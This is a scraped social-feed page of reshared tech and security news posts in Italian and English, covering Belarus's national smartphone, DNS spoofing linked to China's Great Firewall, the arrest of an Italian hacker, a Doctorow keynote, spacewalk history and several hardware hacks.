Come sempre riportiamo su queste pagine, le nazioni stanno spingendo alla realizzazione di dispositivi software ed hardware domestici, ovvero tecnologie realizzate all’interno della nazione più facilmente controllabili dal punto di vista della sicurezza nazionale. Se di per se possano sembrare delle ottime iniziative a livello economico e nazionale, portano con se gravi rischi per il futuro. Il fatto di erigere “Muri Digitali”, evitando tecnologie condivise, crea divisioni digitali che isolano le nazioni, limitando la collaborazione e lo scambio tecnologico su scala globale (scopri di più nell’articolo di Massimiliano Brolli). Questo approccio, pur garantendo un maggiore controllo sulla sicurezza interna, rischia di frammentare il panorama tecnologico, ostacolando l’innovazione e aggravando le tensioni geopolitiche. La corsa alla sovranità digitale “può portare a un mondo in cui ogni nazione costruisce i propri muri tecnologici, generando conflitti e disuguaglianze nel lungo termine”.

Ad esempio, creazione di un telefono cellulare nazionale in Bielorussia è diventata una delle principali priorità per la sicurezza del Paese. Durante un incontro con gli studenti dell’Università Statale Bielorussa di Informatica e Radioelettronica, il presidente Alexander Lukashenko ha sottolineato che la produzione di dispositivi tecnologici all’interno dei confini nazionali non è solo una questione di orgoglio o sviluppo economico, ma un imperativo strategico per la sovranità digitale e la sicurezza.

“I gadget sono diventati delle vere e proprie armi militari, e la creazione di un telefono cellulare bielorusso è ormai una necessità legata alla sicurezza nazionale”, ha affermato Lukashenko.

Negli ultimi anni, la Bielorussia ha fatto importanti progressi nel settore tecnologico. Il presidente ha ricordato che il Paese ha già prodotto un laptop interamente domestico, dimostrando che può competere con le tecnologie più avanzate presenti sul mercato internazionale. Tuttavia, la creazione di uno smartphone nazionale rappresenta una sfida ancor più complessa e cruciale, soprattutto in un mondo in cui le minacce cibernetiche e la manipolazione dei dati attraverso i dispositivi digitali sono sempre più comuni.

L’urgenza di questo progetto è aumentata alla luce di recenti eventi internazionali. Lukashenko ha fatto riferimento alle esplosioni avvenute in Libano, che hanno coinvolto apparecchiature di comunicazione portatili ed elettriche, ferendo non solo i membri del gruppo Hezbollah, ma anche molti civili.

Questi incidenti rappresentano un segnale d’allarme per la Bielorussia, che ha deciso di rafforzare la propria indipendenza tecnologica. Gli esperti del governo stanno ora indagando sulla possibilità che gli apparecchi elettronici esplosi siano stati prodotti in Ungheria, Bulgaria o Taiwan, cercando di tracciare le prove di eventuali sabotaggi o attacchi preparati lungo la filiera produttiva.

Parallelamente a questo sforzo di sviluppo tecnologico nazionale, la Bielorussia ha messo in atto misure di protezione dei propri sistemi informatici e delle infrastrutture digitali critiche. L’obiettivo è evitare che tali incidenti possano accadere sul suolo bielorusso, dove la dipendenza da tecnologie straniere potrebbe esporre il Paese a gravi rischi. Lukashenko ha sottolineato l’importanza di controllare l’intero ciclo di produzione dei dispositivi elettronici, dalla progettazione alla distribuzione, al fine di evitare qualsiasi infiltrazione o manipolazione da parte di attori esterni.

Questo approccio fa parte di una più ampia strategia del governo bielorusso per garantire la sovranità digitale e ridurre la dipendenza dalle potenze straniere. Secondo Lukashenko, non si tratta solo di competere a livello tecnologico con altri Paesi, ma di proteggere la sicurezza dei dati e la privacy dei cittadini. In un’epoca in cui la tecnologia è diventata uno strumento di potere geopolitico, la capacità di sviluppare e controllare i propri dispositivi diventa fondamentale per evitare che la nazione venga compromessa da attacchi esterni.

Il presidente ha inoltre espresso grande fiducia nelle capacità degli ingegneri bielorussi, sottolineando che il Paese ha già dimostrato di poter eccellere in vari settori dell’alta tecnologia. “Abbiamo raggiunto risultati importanti nel campo della microelettronica”, ha dichiarato, “e non vedo motivo per cui non dovremmo essere in grado di sviluppare uno smartphone nazionale che possa competere con quelli prodotti dai giganti globali.”

In sintesi, la decisione di creare un telefono cellulare domestico è strettamente legata alla crescente consapevolezza del ruolo della tecnologia nelle operazioni militari e di sicurezza. Con l’aumento delle tensioni internazionali e dei conflitti che coinvolgono strumenti tecnologici avanzati, la Bielorussia sta adottando un approccio proattivo per proteggersi dalle minacce future. Creare un telefono cellulare nazionale non è solo una mossa simbolica, ma una strategia concreta per garantire la sicurezza nazionale nel mondo digitale moderno.

L'articolo Muri Digitali: La Bielorussia sfida il mondo tech con un nuovo smartphone nazionale proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Il Great Firewall cinese potrebbe essere responsabile dello spoofing DNS su larga scala
poliverso.org/display/0477a01e…
Il Great Firewall cinese potrebbe essere responsabile dello spoofing DNS su larga scalaGli esperti di Assetnote hanno recentemente identificato assetnote.io/resources/researc… un problema su larga scala di spoofing delle query DNS nell’infrastruttura Internet cinese. Dall’analisi dei risolutori DNS di uno dei clienti più presenti in Cina è


Il Great Firewall cinese potrebbe essere responsabile dello spoofing DNS su larga scala


Gli esperti di Assetnote hanno recentemente identificato un problema su larga scala di spoofing delle query DNS nell’infrastruttura Internet cinese. Dall’analisi dei risolutori DNS di uno dei clienti più presenti in Cina è stato scoperto un comportamento insolito: molti sottodomini che portavano a indirizzi IP casuali .

Inizialmente l’anomalia veniva attribuita all’inoperabilità dei server DNS. Si sospettava che lo spoofing delle query fosse dovuto all’instabilità dei risolutori DNS o alle funzionalità degli algoritmi di bilanciamento del carico. Tuttavia, in seguito si è scoperto che il problema si verifica esclusivamente sui server situati in Cina.

Mentre inizialmente lo spoofing veniva osservato solo nei domini “.cn”, presto divenne chiaro che colpiva anche altre zone se i loro nomi venivano risolti tramite server DNS cinesi. I ricercatori hanno scoperto che le query ad alcuni sottodomini chiave innescano risposte DNS inaspettate. Ad esempio, le query DNS ai server AlibabaDNS spesso restituivano indirizzi IP instabili e le risposte stesse variavano a seconda delle parole chiave nei sottodomini. Anche risolvendo domini inesistenti era possibile ricevere risposte DNS inaspettate.

Nel corso del tempo, è stato stabilito che il problema non era limitato a un solo provider DNS. Lo spoofing delle query DNS è stato rilevato anche su server di altri provider, ad esempio Cloudflare China. Ciò indica che il problema è di natura sistemica ed è associato alle peculiarità del funzionamento DNS all’interno del Great Firewall cinese.

I ricercatori hanno poi scoperto diversi modi per utilizzare questa “funzionalità” per scopi dannosi. Il primo metodo riguarda il provider CDN Fastly. Se vengono rilevati indirizzi IP falsificati appartenenti all’infrastruttura Fastly, gli aggressori possono intercettare il traffico creando profili CDN utilizzando sottodomini falsi. Ciò consente a tutto il traffico di essere indirizzato ai server dell’aggressore.

Il secondo metodo è legato a una vulnerabilità nel cPanel che consente attacchi XSS su sottodomini contraffatti. Questo approccio consente inoltre di sfruttare potenzialmente lo spoofing DNS per attaccare gli utenti finali.

La capacità di intercettare il traffico ed eseguire attacchi XSS tramite spoofing DNS ha gravi conseguenze. In particolare, ciò consente agli aggressori di accedere ai cookie HTTPOnly e ad altri dati sensibili. Il rischio di un attacco tramite Fastly dipende tuttavia dal fatto che il dominio sia già stato aggiunto all’infrastruttura Fastly. Allo stesso tempo, gli attacchi XSS basati su cPanel sono più versatili, sebbene non forniscano l’accesso al cookie HTTPOnly.

I ricercatori ipotizzano che il comportamento rilevato sia legato ai tentativi di censura da parte del governo cinese. Lo spoofing DNS può far parte del Great Firewall cinese, che monitora e blocca le richieste a determinate risorse associate a server proxy, VPN, torrent e altri contenuti vietati.

Per ridurre al minimo i rischi, gli esperti raccomandano alle organizzazioni di spostare i server DNS al di fuori della Cina. Tuttavia, ciò potrebbe influire sulle prestazioni e sulla velocità dei siti per gli utenti cinesi. Inoltre, le aziende dovrebbero implementare la sicurezza web di base, come l’impostazione dei flag “Secure” e “HTTPOnly” per i cookie, per prevenire possibili attacchi agli utenti.

L'articolo Il Great Firewall cinese potrebbe essere responsabile dello spoofing DNS su larga scala proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

A Lightweight Balloon Tracker For High Altitude Missions
poliverso.org/display/0477a01e…
A Lightweight Balloon Tracker For High Altitude MissionsIt’s pretty easy to take a balloon, fill it up with helium, and send it up in to the upper atmosphere. It’s much harder to keep track of it and recover it when it falls back to Earth. If you’re trying to do that, you might find some value in the Tiny4FSK project from the New England Weather Balloon Society.


A Lightweight Balloon Tracker For High Altitude Missions


It’s pretty easy to take a balloon, fill it up with helium, and send it up in to the upper atmosphere. It’s much harder to keep track of it and recover it when it falls back to Earth. If you’re trying to do that, you might find some value in the Tiny4FSK project from the New England Weather Balloon Society.

Tiny4FSK is intended to be a very small solution for high-altitude tracking. As you might have guessed from the name, it communicates via 4FSK—four frequency shift keying. Basically, it communicates data via four separate tones. Based around the SAMD21G18A microcontroller, it’s designed to run on a single AA battery, which should last for anywhere from 10-17 hours. It communicates via a Si4063 transmitter set up to communicate on 433.2 MHz, using the Horus Binary v2 system. As for data, it’s hooked up with a GPS module and a BME280 environmental sensor for location. The balloon can figure out where it is, and tell you the temperature, pressure, and humidity up there, too.

If you’re looking for a lightweight balloon tracker, this one might be very much up your alley. We’ve featured other projects in this vein, too. Meanwhile, if you’re developing something new in the high-altitude ballooning space, you could keep it to yourself. Or, alternatively, you could tell us via the tipsline and we’ll tell everybody else. Your call!


hackaday.com/2024/10/03/a-ligh…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Pulley System Makes Headphone Cables More Managable
poliverso.org/display/0477a01e…
Pulley System Makes Headphone Cables More ManagableIt’s 2024. You’ve probably got one or more pairs of wireless headphones around the house. [Barnso] prefers wired headphones with a long cable, but he also decries the fact that it often gets tangled in his chair. The solution? A pulley system to make everything easier. youtube.com/watch?v=9uxpCUVjgM…The concept is simple.


Pulley System Makes Headphone Cables More Managable


It’s 2024. You’ve probably got one or more pairs of wireless headphones around the house. [Barnso] prefers wired headphones with a long cable, but he also decries the fact that it often gets tangled in his chair. The solution? A pulley system to make everything easier.

The concept is simple. [Barnso]’s system uses three pulleys. The headphone cable goes to the PC, and then runs over the first pulley. It then runs under a second pulley which is free to move, but weighted so that it naturally wants to fall down under gravity. The cable then comes back up over a third pulley, and then runs to the headphones on [Barnso]’s head. Basically, it’s a super simple cable retraction mechanism that keeps the long headphone cable organized and in one place.

It’s nice to see a simple mechanism that makes life easier, particularly one that solves a problem so many of us have faced in real life. The construction shown in the video is almost (intentionally?) maddeningly hacky but it does the job. If you prefer to go wireless, though, we can show you how to do that too.

youtube.com/embed/9uxpCUVjgM0?…


hackaday.com/2024/10/03/pulley…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Supercon 2023: [Cory Doctorow] with an Audacious Plan to Halt the Internet’s Enshittification and Throw It Into Reverse
poliverso.org/display/0477a01e…
Supercon 2023: [Cory Doctorow] with an Audacious Plan to Halt the Internet’s Enshittification and Throw It Into ReverseThose of us old enough to remember BBS servers or even rainbow banners often go down the nostalgia hole about how the internet was better “back in the day” than it is now as a handful of


Supercon 2023: [Cory Doctorow] with an Audacious Plan to Halt the Internet’s Enshittification and Throw It Into Reverse


Those of us old enough to remember BBS servers or even rainbow banners often go down the nostalgia hole about how the internet was better “back in the day” than it is now as a handful of middlemen with a stranglehold on the way we interact with information, commerce, and even other people. Where’s the disintermediated future we were promised? More importantly, can we make a “new good web” that puts users first? [Cory Doctorow] has a plan to reverse what he’s come to call enshittification, or the lifecycle of the extractionist tech platform, and he shared it with us as the Supercon 2023 keynote.

As [Doctorow] sees it, there’s a particular arc to every evil platform’s lifecycle. First, the platform will treat its users fairly and provide enough value to accumulate as many as possible. Then, once a certain critical mass is reached, the platform pivots to exploiting those users to sell them out to the business customers of the platform. Once there’s enough buy-in by business customers, the platform squeezes both users and businesses to eke out every cent for their investors before collapsing in on itself.

Doctorow tells us, “Enshittification isn’t inevitable.” There have been tech platforms that rose and fell without it, but he describes a set of three criteria that make the process unavoidable.

  1. Lack of competition in the market via mergers and acquisitions
  2. Companies change things on the back end (“twiddle their knobs”) to improve their fortunes and have a united, consolidated front to prevent any lawmaking that might constrain them
  3. Companies then embrace tech law to prevent new entrants into the market or consumer rights (see: DMCA, etc.)


youtube.com/embed/VT1ud0rAT7w?…

Given the state of things, should we just give up on the internet and go back to the good old days of the paleolithic? [Doctorow] tells us all is not lost, but that it will take a concerted effort both in the tech and political spheres to reverse course. The first tactic to take back the internet he examines is antitrust law.

For the last 40 years or so, antitrust has been toothless in the United States and most of the world. We’re finally seeing this change in the US, UK, Canada, Australia, EU, and China as these governments have turned their eyes to the decades of damage caused by rubber stamping mergers and breaking up monopolies is back on the table. This is a slow process, but a necessary one to regain control of the internet. That said, we don’t want to wait on the slow wheels of the justice system to be our only recourse.

When we stopped enforcing antitrust law, we ended good fire, we accumulated fire debt, and now we have wildfires. Our tech companies have terminal gigantism, and they’re on fire all the time. It’s time to stop trying to make the tech giants better. It’s time to start evacuating them so they can burn. In your heart, you know we could have a better internet than this one, and a better tech industry too.


Interoperability is how we “seize the means of computation.” First up is limiting the twiddling by companies behind closed doors without legal recourse for users. Comprehensive privacy laws with a private right to action are a good start. This lets you sue a company if you’re privacy is violated instead of hoping that a prosecutor somewhere thinks that enough people have been harmed to bring a case from the government end of things.

A couple other things that could help are ending worker misclassification through the “gig economy” so that workers are treated as actual employees instead of “independent contractors,” and applying existing consumer protection standards to search engines and platforms so that results are what you’re looking for instead of deceptive ads masquerading as the item or information you want.

Laws like the EU’s Digital Markets Act (DMA) are another step in the right direction, forcing platforms to have APIs that allow other platforms to connect to them. This makes switching costs low for leaving these platforms that mostly get big based on network effects. What if a platform builds the API then shuts it down either for “security” or lets it deprecate to not working again? We have to make sure that Big Tech’s incentives are aligned so that their APIs running well is preferable to the status quo of behind-the-scenes twiddling. In addition to the mandatory APIs, we need to make it legal again to tinker and hack the services ourselves.

By restoring the right to mod a service to restore a broken API, then the platform has the choice to “keep the API and lose my discontented users or, nerf the API and get embroiled in unquantifiable risk from guerilla warfare with all of you. Against engineers who have the attackers’ advantage, meaning I have to be perfect and make no mistakes, and they only have to find one mistake that I’ve made and exploit it.” Since tech giants are driven by investors, and the only thing investors hate more than losing money is surprises, this gives companies a strong incentive to make sure their APIs are operating adequately. The largest stock sell off in history was after a Facebook investor meeting where they announced users had grown more slowly than expected. The uncertainty was enough to start a fire sale despite continued growth.

Another way to encourage interoperability is to use the government to hold out a carrot in addition to the stick. Through government procurement laws, governments could require any company providing a product or service to the government to not interfere with interoperability. President Lincoln required standard tooling for bullets and rifles during the Civil War, so there’s a long history of requiring this already. If companies don’t want to play nice, they’ll lose out on some lucrative contracts, “but no one forces a tech company to do business with the federal government.”

If you think this is all too fringey to ever topple the current regime, [Doctorow] reminds us that the current economic order seemed far fetched in the post-war US, but neoliberal economist [Milton Friedman] was ready. He’s often quoted as saying, “Some day, there will be a crisis, and when crisis comes, ideas that are lying around can move from the fringe to the center in an instant.” [Doctorow] exhorts us to be spreading ideas of how to build a better world around, so that as we flit from crisis to crisis they can move to the center of the Overton window and succeed.

Be sure to checkout the full talk for more examples and colorful descriptions of what we need to do to build a “new good web.”


hackaday.com/2024/10/03/superc…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

L’incubo del Ministero della Giustizia si chiama Carmelo Miano, 24 anni di Gela
poliverso.org/display/0477a01e…
L’incubo del Ministero della Giustizia si chiama Carmelo Miano, 24 anni di GelaSi chiama Carmelo Miano, il giovane di 24 anni nato a Sciacca e residente a Gela, che è stato arrestato il 2 ottobre con l’accusa di aver violato diversi sistemi informatici sensibili. Tra questi, spiccano i server del ministero della Giustizia e di varie procure


L’incubo del Ministero della Giustizia si chiama Carmelo Miano, 24 anni di Gela


Si chiama Carmelo Miano, il giovane di 24 anni nato a Sciacca e residente a Gela, che è stato arrestato il 2 ottobre con l’accusa di aver violato diversi sistemi informatici sensibili. Tra questi, spiccano i server del ministero della Giustizia e di varie procure italiane.

L’arresto, eseguito dalla procura di Napoli, lo vede accusato di accesso abusivo a sistemi informatici, con l’aggravante di aver introdotto malware per acquisire informazioni riservate e accedere a capitali digitali. Secondo il procuratore nazionale antimafia Gianni Melillo e il procuratore Nicola Gratteri, Miano si è reso protagonista di una serie di crimini cibernetici che hanno messo a rischio la sicurezza di diverse infrastrutture statali.

Miano, che vive a Roma e lavora come programmatore informatico, è accusato anche di aver ottenuto accesso a un documento segreto della Guardia di Finanza, datato 22 dicembre 2023, che lo riguardava direttamente poiché era sotto inchiesta a Brescia. Attraverso i suoi attacchi, ha violato i sistemi di vari enti, accumulando un bottino di tre milioni di euro in bitcoin, successivamente sequestrati.

Nell’inchiesta risultano coinvolti altri tre individui, e Miano utilizzava false identità e un sistema cifrato per operare nell’ombra. Il giovane hacker sembra aver focalizzato la sua attenzione principalmente sulla criminalità organizzata, trascurando però il terrorismo.

youtube.com/embed/rzbOFlHcdj8?…

Come riusciva a violare le reti


Miano, utilizzando le credenziali di un amministratore di sistema, ha scalato diversi livelli di sicurezza informatica. Tra i suoi obiettivi vi era anche la Procura di Gela, le cui mail consultava quotidianamente attraverso la webmail.

Ha infettato i computer di due dipendenti del ministero, rubando dati come username e password salvate nei browser, ed è riuscito ad accedere al portale sanitario della Guardia di Finanza, prelevando documenti contenenti informazioni riservate.

Secondo il Messaggero, l’inchiesta coinvolge anche funzionari pubblici ignoti, i quali avrebbero inavvertitamente aiutato Miano accettando i malware inviati da account riconducibili a lui. Questo ha permesso al giovane hacker di raccogliere informazioni, cambiare password e cancellare le tracce delle sue attività. Per evitare ulteriori fughe di notizie, l’ordinanza di arresto nei suoi confronti è stata stampata a mano e consegnata fisicamente, bypassando i soliti sistemi informatici per motivi di sicurezza.

Gli sviluppi


Questi fatti rientrano in una più ampia operazione che coinvolge altre tre persone già iscritte nel registro degli indagati. Durante le indagini, sono stati sequestrati terabyte di dati riservati, tra cui file rubati dai server della Procura di Brescia, dove Miano era inizialmente sotto indagine. Le autorità sospettano che l’hacker abbia esfiltrato migliaia di documenti giudiziari, mettendo in seria difficoltà il ministero della Giustizia e costringendo i magistrati a ritornare a metodi di comunicazione più tradizionali, per evitare ulteriori compromissioni dei loro sistemi digitali.

L’inchiesta, che sembra solo all’inizio, ha già messo in evidenza come il ventiquattrenne sia stato capace di scardinare le difese di vari sistemi statali, mettendo in serio pericolo la sicurezza delle infrastrutture e delle informazioni sensibili in Italia.

L'articolo L’incubo del Ministero della Giustizia si chiama Carmelo Miano, 24 anni di Gela proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Add USB-C to Your AirPods the Easy Way
poliverso.org/display/0477a01e…
Add USB-C to Your AirPods the Easy WayWhile the death of Apple’s Lightning Connector can’t come soon enough, swapping the ports on their products as “category-defining innovations” seems a bit of a stretch. [Ken Pillonel] has designed a set of streamlined, repairable, USB-C adapters shop.kenp.io/ for the AirPods, AirPods Pro, and AirPods Max that show Apple what innovation really means.If


Add USB-C to Your AirPods the Easy Way


Two hands hold a rounded rectangular case with a small lollipop-shaped cutout. The case is dark grey with a bit of white protruding between the two halves in the middle.

While the death of Apple’s Lightning Connector can’t come soon enough, swapping the ports on their products as “category-defining innovations” seems a bit of a stretch. [Ken Pillonel] has designed a set of streamlined, repairable, USB-C adapters for the AirPods, AirPods Pro, and AirPods Max that show Apple what innovation really means.

If you’ve followed [Pillonel]’s work in the past, you’ll know he’s as a big a fan of repairability as we are here, so this isn’t just a cheap knockoff dongle that’ll be in the trash as fast as your counterfeit wireless earbuds. In the video below, he walks us through his quest start-to-finish to design something compact that gives you all the joys of USB-C without the pain of buying a whole new set of headphones.

We like the iteration on the connector, showing that flexible circuits can do some amazing things, but are still subject to failure at extreme angles. Using a combination of 3D printing, a cool robot sandblasting machine, a pick-and-place, and some old fashioned hand soldering, [Pillonel] treats us to a polished final product that’s put together with actual screws and not adhesive. His designs are all open source, so you can DIY, or he sells finished copies in his shop if you want to give one to your less-than-techy relatives.

[Pillonel] may seem familiar as he’s the guy who added USB-C to the iPhone before Apple and redesigned the AirPods Pro case for repairability. Apple is getting better about repair in some of its devices, for sure, but unsurprisingly, hackers do it better.

youtube.com/embed/zH4fMnnAwPI?…


hackaday.com/2024/10/03/add-us…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

New note by cybersecurity
poliverso.org/display/0477a01e…
Come i giornalisti possono usare i leak (e quali problemi ci sono) guerredirete.it/come-i-giornal…@Informatica (Italy e non Italy 😁)Esce anche in Italia il libro di Micah Lee che spiega l'arte di acquisire, analizzare e diffondere documenti nel giornalismo. Ed esplora i rischi e la complessità di un panorama informativo in cui siamo sempre più inondati di dati e fughe di informazioni difficili da


Come i giornalisti possono usare i leak (e quali problemi ci sono)


@Informatica (Italy e non Italy 😁)
Esce anche in Italia il libro di Micah Lee che spiega l'arte di acquisire, analizzare e diffondere documenti nel giornalismo. Ed esplora i rischi e la complessità di un panorama informativo in cui siamo sempre più inondati di dati e fughe di informazioni difficili da verificare.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Polaris Dawn, and the Prudence of a Short Spacewalk
poliverso.org/display/0477a01e…
Polaris Dawn, and the Prudence of a Short SpacewalkFor months before liftoff, the popular press had been hyping up the fact that the Polaris Dawn mission would include the first-ever private spacewalk polarisprogram.com/dawn/. Not only would this be the first time anyone who wasn’t a professional astronaut would be opening the hatch of their spacecraft and venturing outside, but


Polaris Dawn, and the Prudence of a Short Spacewalk


For months before liftoff, the popular press had been hyping up the fact that the Polaris Dawn mission would include the first-ever private spacewalk. Not only would this be the first time anyone who wasn’t a professional astronaut would be opening the hatch of their spacecraft and venturing outside, but it would also be the first real-world test of SpaceX’s own extravehicular activity (EVA) suits. Whether you considered it a billionaire’s publicity stunt or an important step forward for commercial spaceflight, one thing was undeniable: when that hatch opened, it was going to be a moment for the history books.

But if you happened to have been watching the live stream of the big event earlier this month, you’d be forgiven for finding the whole thing a bit…abrupt. After years of training and hundreds of millions of dollars spent, crew members Jared Isaacman and Sarah Gillis both spent less than eight minutes outside of the Dragon capsule. Even then, you could argue that calling it a spacewalk would be a bit of a stretch.

Neither crew member ever fully exited the spacecraft, they simply stuck their upper bodies out into space while keeping their legs within the hatch at all times. When it was all said and done, the Dragon’s hatch was locked up tight less than half an hour after it was opened.

Likely, many armchair astronauts watching at home found the whole thing rather anticlimactic. But those who know a bit about the history of human spaceflight probably found themselves unable to move off of the edge of their seat until that hatch locked into place and all crew members were back in their seats.

Flying into space is already one of the most mindbogglingly dangerous activities a human could engage in, but opening the hatch and floating out into the infinite black once you’re out there is even riskier still. Thankfully the Polaris Dawn EVA appeared to go off without a hitch, but not everyone has been so lucky on their first trip outside the capsule.

A High Pressure Situation


The first-ever EVA took place during the Voskhod 2 mission in March of 1965. Through the use of an ingenious inflatable airlock module, cosmonaut Alexei Leonov was able to exit the Voskhod 3KD spacecraft and float freely in space at the end of a 5.35 m (17.6 ft) tether. He attached a camera to the outside of the airlock, providing a visual record of yet another space “first” achieved by the Soviet Union.

This very first EVA had two mission objectives, one of which Leonov had accomplished when he successfully rigged the external camera. The last thing he had to do was turn around and take pictures of the Voskhod spacecraft flying over the Earth — a powerful propaganda image that the USSR was eager to get their hands on. But when he tried to activate his suit’s camera using the trigger mounted to his thigh, he found he couldn’t reach it. It was then that he realized the suit had begun to balloon around him, and that moving his arms and legs was taking greater and greater effort due to the suit’s material stiffening.

After about ten minutes in space Leonov attempted to re-enter the airlock, but to his horror found that the suit had expanded to the point that it would no longer fit into the opening. As he struggled to cram himself into the airlock, his body temperature started to climb. Soon he was sweating profusely, which pooled around his body within the confines of the suit.

Unable to cope with the higher than anticipated internal temperature, the suit’s primitive life support system started to fail, making matters even worse. The runaway conditions in the suit caused his helmet’s visor to fog up, which he had no way to clear as he was now deep into a failure mode that the Soviet engineers had simply not anticipated. Not that they hadn’t provided him with a solution of sorts. Decades later, Leonov would reveal that there was a suicide pill in the helmet that he could have opted to use if need be.

With his core temperature now elevated by several degrees, Leonov was on the verge of heat stroke. His last option was to open a vent in his suit, which would hopefully cause it to deflate enough for him to fit inside the airlock. He noted that the suit was currently at 0.4 atmosphere, and started reducing the pressure. The safety minimum was 0.27 atm, but even at that pressure, he couldn’t fit. It wasn’t until the pressure fell to 0.25 atm that he was able to flex the suit enough to get his body back into the airlock, and from there back into the confines of the spacecraft.

In total, Alexei Leonov spent 12 minutes and 9 seconds in space. But it must have felt like an eternity.

Gemini’s Tricky Hatch


In classic Soviet style, nobody would know about the trouble Leonov ran into during his spacewalk for years. So when American astronaut Ed White was preparing to step out of the Gemini 4 capsule three months later in June of 1965, he believed he really had his work cut out for him. Not only had the Soviets pulled off a perfect EVA, but as far as anyone knew, they had made it look easy.

So it’s not hard to imagine how White must have felt when he pulled the lever to open the hatch on the Gemini spacecraft, only to find it refused to budge. As it so happens, this wasn’t the first time the hatch failed to open. During vacuum chamber testing back on the ground, the hatch had refused to lock because a spring-loaded gear in the mechanism failed to engage properly. Luckily the second astronaut aboard the Gemini capsule, James McDivitt, was present when they had this issue on the ground and knew how the latch mechanism functioned.
Ed White
McDivitt felt confident that he could get the gear to engage and allow White to open the hatch, but was concerned about getting it closed. Failing to open the hatch and calling off the EVA was one thing, but not being able to secure the hatch afterwards meant certain death for the two men. Knowing that Mission Control would almost certainly have told them to abort the EVA if they were informed about the hatch situation, the astronauts decided to go ahead with the attempt.

As he predicted, McDivitt was able to fiddle with the latching mechanism and got the hatch open for White. Although there were some communication issues during the spacewalk due to problems with the voice-operated microphones, the EVA went very well, with White demonstrating a hand-held maneuvering thruster that allowed him to fly around the spacecraft at the end of his tether.

White was having such a good time that he kept making excuses to extend the spacewalk. Finally, after approximately 23 minutes, he begrudgingly returned to the Gemini capsule — informing Mission Control that it was “the saddest moment of my life.”

The hatch had remained open during the EVA, but now that White was strapped back into the capsule, it was time to close it back up. Unfortunately, just as McDivitt feared, the latches wouldn’t engage. To make matters worse, it took White so long to get back into the spacecraft that they were now shadowed by the Earth and working in the dark. Reaching blindly inside the mechanism, White was once again able to coax it into engaging, and the hatch was securely closed.

But there was still a problem. The mission plan called for the astronauts to open the hatch so they could discard unnecessary equipment before attempting to reenter the Earth’s atmosphere. As neither man was willing to risk opening the hatch again, they instead elected to stow everything aboard the capsule for the remainder of the flight.

Overworked, and Underprepared


At this point the Soviet Union and the United States had successfully conducted EVAs, but both had come dangerously close to disaster. Unfortunately, between the secretive nature of the Soviets and the reluctance of the Gemini 4 crew to communicate their issues to Mission Control, NASA administration started to underestimate the difficulties involved.

NASA didn’t even schedule EVAs for the next three Gemini missions, and the ambitious spacewalk planned for Gemini 8 never happened due to the mission being cut short due to technical issues with the spacecraft. It wouldn’t be until Gemini 9A that another human stepped out of their spacecraft.

The plan was for astronaut Gene Cernan to spend an incredible two hours outside of the capsule, during which time he would make his way to the rear of the spacecraft where a prototype Astronaut Maneuvering Unit (AMU) was stored. Once there, Cernan was to disconnect himself from the Gemini tether and don the AMU, which was essentially a small self-contained spacecraft in its own right.
Photo of the Gemini spacecraft taken by Gene Cernan
But as soon as he left the capsule, Cernan reported that his suit had started to swell and that movement was becoming difficult. To make matters worse, there were insufficient handholds installed on the outside of the Gemini spacecraft, making it difficult for him to navigate his away along its exterior. After eventually reaching the AMU and struggling desperately to put it on, Mission Control noted his heart rate had climbed to 180 beats per minute. The flight surgeon was worried he would pass out, so Mission Control asked him to take a break while they debated if he should continue with the AMU demonstration.

At this point Cernan noted that his helmet’s visor had begun to fog up, and just as Alexei Leonov had discovered during his own EVA, the suit had no system to clear it up. The only way he was able to see was by stretching forward and clearing off a small section of the glass by rubbing his nose against it. Realizing the futility of continuing, Commander Thomas Stafford decided not to wait on Mission Control and ordered Cernan to abort the EVA and get back into the spacecraft.

Cernan slowly made his way back to the Gemini’s hatch. The cooling system in his suit had by now been completely overwhelmed, which caused the visor to fog up completely. Effectively blind, Cernan finally arrived at the spacecraft’s hatch, but was too exhausted to continue. Stafford held onto Cernan’s legs while he rested and finally regained the strength to lower himself into the capsule and close the hatch.

When they returned to Earth the next day, a medical examination revealed Cernan had lost 13 pounds (5.8 kg) during his ordeal. The close-call during his spacewalk lead NASA to completely reassess their EVA training and procedures, and the decision was made to limit the workload on all future Gemini spacewalks, as the current air-cooled suit clearly wasn’t suitable for long duration use. It wasn’t until the Apollo program introduced a liquid-cooled suit that American astronauts would spend any significant time working outside of their spacecraft.

The Next Giant Leap


Thanks to the magic of live streaming video, we know that the Polaris Dawn crew was able to complete their brief EVA without incident: no shadowy government cover-ups, cowboy heroics, or near death experiences involved.

With the benefit of improved materials and technology, not to mention the knowledge gained over the hundreds of spacewalks that have been completed since the early days of the Space Race, the first private spacewalk looked almost mundane in comparison to what had come before it.

But there’s still much work to be done. SpaceX needs to perform further tests of their new EVA suit, and will likely want to demonstrate that crew members can actually get work done while outside of the Dragon. So it’s safe to assume that when the next Polaris Dawn mission flies, its crew will do a bit more than just stick their heads out the hatch.


hackaday.com/2024/10/03/polari…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Il Malware Prende di Mira i Bambini su Roblox! L’Accesso alle credenziali degli Adulti è fornito
poliverso.org/display/0477a01e…
Il Malware Prende di Mira i Bambini su Roblox! L’Accesso alle credenziali degli Adulti è fornitoSecondo gli esperti dell’azienda Imperva, i criminali informatici prendono sempre più di mira la piattaforma online Roblox, popolare tra i bambini e gli adolescenti, distribuendo decine di redhotcyber.com/post/la-storia… mascherati da


Il Malware Prende di Mira i Bambini su Roblox! L’Accesso alle credenziali degli Adulti è fornito


Secondo gli esperti dell’azienda Imperva, i criminali informatici prendono sempre più di mira la piattaforma online Roblox, popolare tra i bambini e gli adolescenti, distribuendo decine di malware mascherati da modifiche del gioco. La maggior parte dei file dannosi si presenta sotto forma di pacchetti Python, repository GitHub e file eseguibili che sono stati scaricati centinaia di volte. L’obiettivo degli aggressori è rubare denaro, dati e conti.

